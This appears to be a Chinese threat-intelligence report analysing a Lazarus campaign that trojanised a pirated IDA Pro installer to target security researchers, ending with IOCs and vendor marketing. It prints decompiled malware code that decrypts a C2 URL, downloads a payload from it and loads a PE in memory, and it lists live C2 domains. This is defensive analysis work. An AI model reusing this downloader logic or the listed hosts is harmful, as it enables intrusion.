近日，国外安全厂商 ESET 披露了一起 Lazarus 针对安全研究人员的投毒攻击事件，攻击者将恶意组件捆绑到 IDA Pro 安装包程序。IDA Pro 是 Hex-Rays 公司的旗舰产品，意为交互式反汇编器专业版，是最流行的静态反编译软件之一，用户大多是安全研究人员，部分用户由于正版售价昂贵而下载使用盗版程序，Lazarus 正是利用这一点，向目标安全研究人员进行定向攻击，其主要目的可能为窃取安全研究人员手中的高价值 0Day 漏洞，用以

扩充该组织军火库。




图 24. 相关 IDA 安装包启动界面

攻击者使用恶意的 dll 替换了 IDA Pro 安装包的内部组件 win_fw.dll。




图 25. 文件列表中的恶意模块

win_fw.dll 将会创建 windows 计划任务，并启动另外一个恶意组件 idahelper.dll。




图 26. 恶意模块创建的任务计划

idahelper.dll 执行后将会异或解密出 URL：https://www.devguardmap.org/board/board_read.asp?boardid=01。

```
v19 = 0x40191919;
v20 = 0x9180B0A;
v21 = 0xA1C0F1B;
v0 = 0;
v1 = 0i64;
v2 = 0;
v3 = 0i64;
v22 = 0x401E0F03;
v23 = 0x41091C01;
v24 = 0x1C0F010C;
v25 = 0x10C410A;
v26 = 0x310A1C0F;
v27 = 0xA0F0B1C;
v28 = 0x1E1D0F40;
v29 = 0xF010C51;
v30 = 0xA070A1C;
v31 = 0x6E5F5E53;
do
{
  szUrlName[v3] ^= 0x6Eu;
  szUrlName[v3 + 1] ^= 0x6Eu;
  v3 += 2i64;
}
while ( v3 < 60 );
for ( i = 0; ; i += 60000 )
```

https://www.devguardmap.org/board/board_read.asp?boardid=01

图 27. idahelper.dll 中解密出 C2 地址

调用 URLOpenBlockingStream 从服务器下载数据，并在内存中加载执行。

```
for ( i = 0; ; i += 60000 )
{
  CoInitialize(0i64);
  DeleteUrlCacheEntryA(szUrlName);
  v14 = 0i64;
  if ( URLOpenBlockingStreamA(0i64, szUrlName, &v14, 0, 0i64) >= 0 )
  {
    if ( ((int (__fastcall *)(LPSTREAM, char *, __int64))v14->lpVtbl->Stat)(v14, v15, 1i64) >= 0 )
    {
      v0 = ++v16;
      if ( v1 )
        LocalFree(v1);
      v5 = (char *)LocalAlloc(0x40u, v0);
      v1 = v5;
      if ( v5 )
      {
        memset(v5, 0, v0--);
        ((void (__fastcall *)(LPSTREAM, _QWORD, _QWORD, _QWORD))v14->lpVtbl->Seek)(v14, 0i64, 0i64, 0i64);
        ((void (__fastcall *)(LPSTREAM, char *, _QWORD, _QWORD))v14->lpVtbl->Read)(v14, v1, v0, 0i64);
        v2 = 1;
      }
    }
    ((void (__fastcall *)(LPSTREAM))v14->lpVtbl->Release)(v14);
    v14 = 0i64;
    if ( v2 )
    {
      if ( v0 )
        break;
    }
  }
  Sleep(i);
  v2 = 0;
  CoUninitialize();
}
```

图 28. 从服务器下载恶意载荷

该样本所使用 C2 服务器与该组织以往针对安全研究人员的攻击活动重叠（ https://blog.google/threat-analysis-group/update-campaign-targeting-security-researchers ），根据样本编译时间等关联信息显示，并非近期攻击活动。微步在线威胁情报可以精准识别，第一时间为客户发现相关威胁并处置。

图 29. C2 地址在微步在线 X 社区的截图

四、关联分析

Lazarus 擅长使用社会工程学方案对目标进行渗透攻击，在今年 10 月份，该组织曾伪装仁川国际机场求职信对航空业进行定向攻击活动，近期同样发现该组织针对航空业的攻击活动，可见航空业是 Lazarus 组织的长期攻击目标之一。

该组织经常使用模板注入的手法制作诱饵文档，在去年曾针对航空业进行过名为“DreamJob”的攻击活动，当时同样以招聘为名义制作诱饵文档对目标进行社工攻击，与上述攻击活动手法如出一辙，在样本层面业存在诸多关联之处，例如几乎相同的内存加载 PE 部分。


```
  v15 = v14;
  if ( !v14 )
  {
    VirtualFree(v12, 0i64, 0x8000u);
    goto LABEL_21;
  }
  v14[1] = v12;
  v16 = *((unsigned __int16 *)v7 + 11);
  v15[10] = 0i64;
  *((_DWORD *)v15 + 8) = (v16 >> 13) & 1;
  v15[5] = (char *)VirtualAlloc;
  v15[6] = (char *)VirtualFree;
  v15[7] = (char *)LoadLibraryA;
  v15[8] = (char *)GetProcAddress;
  v15[9] = (char *)FreeLibrary;
  *((_DWORD *)v15 + 24) = SystemInfo.dwPageSize;
  v17 = *((unsigned int *)v7 + 21);
  if ( a2 < v17 )
  {
    v18 = 13;
LABEL_26:
    SetLastError(v18);
LABEL_27:
    sub_180006084(v15);
    return 0i64;
  }
  v20 = (char *)VirtualAlloc(v12, v17, 0x1000u, 4u);
  memmove(v20, Src, *((unsigned int *)v7 + 21));
```

以往攻击活动


```
v70 = v16;
if ( !v16 )
{
  VirtualFree(lpAddress, 0, 0x8000u);
  goto LABEL_20;
}
v16[1] = (char *)lpAddress;
v18 = v75;
v19 = (*((unsigned __int16 *)v7 + 11) >> 13) & 1;
v17[7] = (char *)j_LoadLibraryA_10007C60;
v17[5] = (char *)v19;
v17[8] = (char *)j_GetProcAddress_10007C70;
v17[9] = (char *)j_FreeLibrary_10007C90;
v17[10] = 0;
v17[12] = (char *)SystemInfo.dwPageSize;
if ( !sub_10007A10(v18, *((_DWORD *)v7 + 21)) )
  goto LABEL_38;
v20 = (char *)VirtualAlloc(lpAddress, *((_DWORD *)v7 + 21), 0x1000u, 4u);
memmove_0(v20, Src, *((_DWORD *)v7 + 21));
v21 = lpAddress;
v73 = 0;
v22 = &v20[*((_DWORD *)Src + 15)];
*v17 = v22;
```

本次攻击活动样本

该组织擅长修改开源项目进行伪装攻击，在以往的攻击活动中曾多次修改开源项目 SumatraPDF 阅读器，对目标投放钓鱼文档，与本次攻击活动样本高度一致。



以往攻击活动中所修改的 SumatraPDF 阅读器



本次攻击活动修改的 SumatraPDF 阅读器

五、结论

结合以上分析信息，可以发现航空业一直是 Lazarus 组织的长期攻击目标之一，其惯用社会工程学对目标进行攻击，以招聘名义向目标发送诱饵文档是其惯用的攻击手法之一，同时该组织还会修改开源项目譬如 PDF 阅读器以提升木马隐蔽性。此外该组织还会针对安全研究人员进行定向攻击，这在 APT 攻击活动中是比较少见的，微步情报局会对相关攻击活动持续进行跟踪，及时发现安全威胁并快速响应处置。

附录 - IOC

C2

mantis.linkundlink.de

mante.li

bmanal.com

shopandtravelusa.com

industryinfostructure.com

www.canyonzcc.com

www.devguardmap.org

URL

https://mantis.linkundlink.de/logs/officetemplate.php?templateID=3535

https://mante.li/images/draw.php

https://bmanal.com/images/draw.php

https://shopandtravelusa.com/vendor/monolog/monolog/src/Monolog/monolog.php

https://industryinfostructure.com/templates/worldgroup/view.php

https://www.canyonzcc.com/system/templates/template.php?templateID=1010

https://www.canyonzcc.com/system/templates/down.php

https://industryinfostructure.com/templates/pdfview.php

https://www.devguardmap.org/board/board_read.asp?boardid=01

Hash

8562f6b2a95963f076f7bc6ff00401d96656eafda1cfad3af53b3e3b99ae6452

5924369d08855b0c1a9a6434a25e2b34149cfe08353c53fa1ad942ed0916e474

803dda6c8dc426f1005acdf765d9ef897dd502cd8a80632eef4738d1d7947269

9daa1e4de0046469a2e1e419383cf4a0e6f028f4b6d6ba4c2958e79272bf8185

41ee1b1a36577bfc36d2964cf031e0180a50d1171943c04fa3215768db0b028e

fe80e890689b0911d2cd1c29196c1dad92183c40949fe6f8c39deec8e745de7f

附录-微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级 APT 组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

微步情报局由精通木马分析与取证技术、Web 攻击技术、溯源技术、大数据、AI 等安全技术的资深专家组成，并通过自动化情报生产系统、云沙箱、黑客画像系统、威胁狩猎系统、追踪溯源系统、威胁感知系统、大数据关联知识图谱等自主研发的系统，对微步在线每天新增的百万级样本文件、千万级 URL、PDNS、Whois 数据进行实时的自动化分析、同源分析及大数据关联分析。微步情报局自设立以来，累计率先发现了包括数十个境外高级 APT 组织针对我国关键基础设施和金融、能源、政府、高科技等行业的定向攻击行动，协助数百家各个行业头部客户处置了肆虐全球的 WannaCry 勒索事件、BlackTech 定向攻击我国证

券和高科技事件、海莲花长期定向攻击我国海事/高科技/金融的攻击活动、OldFox 定向攻击全国上百家手机行业相关企业的事件。

更多精彩内容，敬请关注“微步在线研究响应中心”微信公众号。

公司简介

微步在线成立于2015年7月，是中国新一代网络安全代表企业。微步在线提供专业的威胁检测产品与服务，致力于成为企业客户的威胁发现和响应专家，是2017至2020年唯一连续入选Gartner《全球威胁情报市场指南》的中国公司。微步在线提供以威胁情报为核心的安全能力，结合大数据、可视化态势感知等技术，为客户提供及时、准确、可以指导行动的威胁情报，用来对网络攻击进行预警、防御、检测以及溯源分析等。其独特的基于大数据分析的安全技术和服务能够帮助您准确、快速、低成本地实现全面的威胁监测及检测，同时也可作为原有安全防御体系的有力补充，抵御网络攻击。

产品&服务

X情报社区 (x.threatbook.cn)

超过8万安全从业人员选择的综合性威胁分析平台和情报分享社区，为全球安全从业人员和企业提供便利的一站式分析工具，功能包括：文件检测、可疑文件分析、域名/IP/Hash/URL等的安全分析，用以进行事件鉴别、威胁程度分析、威胁影响分析、关联及溯源分析等。为用户间进行威胁情报分享，包括样本、黑客资源、攻击手法、线索、事件等，提供免费的互动、交流环境。此外，还为企业用户提供安全运营工具、外部资产监控、行业情报等企业级服务。

威胁感知平台 (Threat Detection Platform, TDP)

威胁感知平台是基于情报驱动的威胁感知内核与紧贴甲方视角的风险分析模块对双向全流量进行深度分析，能够全面发现网络威胁，实时判定成功攻击，精准定位失陷主机，并提供基于终端和流量的处置闭环能力。

本地威胁情报管理平台 (Threat Intelligence Platform, TIP)

微步本地威胁情报管理平台是一款部署在用户本地环境的多源威胁情报管理平台。主要用于整合多源情报，实现统一管理与共享；与现有安全系统或态感系统对接，降低告警噪音、提升威胁感知与响应能力；帮助企业进行本地私有化情报生产，实现情报关联分析与深度挖掘这三大场景。

主机威胁检测与响应平台 (OneEDR)

专注于入侵检测、自动化分析溯源的主机安全产品。基于微步在线高可信威胁情报、覆盖全攻击链的规则、机器学习等多种检测技术，实现既全面又精准的主机入侵威胁检测，覆盖近百种威胁场景。并提供多种可视化分析溯源工具，帮助用户梳理完整的入侵事件，掌握攻击者的攻击路径，高效溯源，快速响应。

互联网安全接入服务OneDNS (OneDNS)

OneDNS是国内首款SaaS安全网关，为企业提供办公终端的威胁防护能力，保证企业员工无论在总部、分支机构，还是远程办公时，均能安全的接入互联网，免受恶意软件、钓鱼、木马、后门、APT攻击等的侵害。企业仅需配置递归DNS即可使用服务，分钟级实施，无需任何硬件，后续无需投入任何运维成本，使用该产品可全面覆盖办公终端防护、多分支安全统一管控、远程办公安全等多种场景。

检测与应急响应服务 (Managed Detection and Response, MDR)

围绕“威胁发现与响应专家”的定位，微步在线MDR服务涵盖威胁检测、应急响应、重保驻场、高级情报订阅等安全服务。MDR服务由资深安全专家提供支持，对企业内外部威胁进行及时发现和响应，并对攻击者进行画像分析与溯源分析。针对主流威胁、重大安全事件、高危APT等事件进行深度分析。提供预警、防范、处置及修复建议。针对金融、能源、政府等重点行业威胁情报及安全事件提炼分析，提供处置及应对的最佳实践，帮助提升企业安全水平。

欺骗防御平台(HFish)

HFish是社区型免费蜜罐，承载了全新的架构理念和实现方案，增加了企业在失陷感知和威胁情报领域的能力。产品侧重企业安全场景，从内网失陷检测、外网威胁感知、威胁情报生产三个方面出发，为用户提供更高的可用性与可拓展性。基于企业环境特殊性，为了便于快速部署和敏捷管理，HFish提供一键部署、跨平台支持、极低的性能要求、企业微信/钉钉/飞书等多项功能，降低运维成本，提升运营效率。

北京微步在线科技有限公司

www.threatbook.cn

电话：010-57017961

邮箱：contactus@threatbook.cn

地址：北京市海淀区苏州街49-3号3层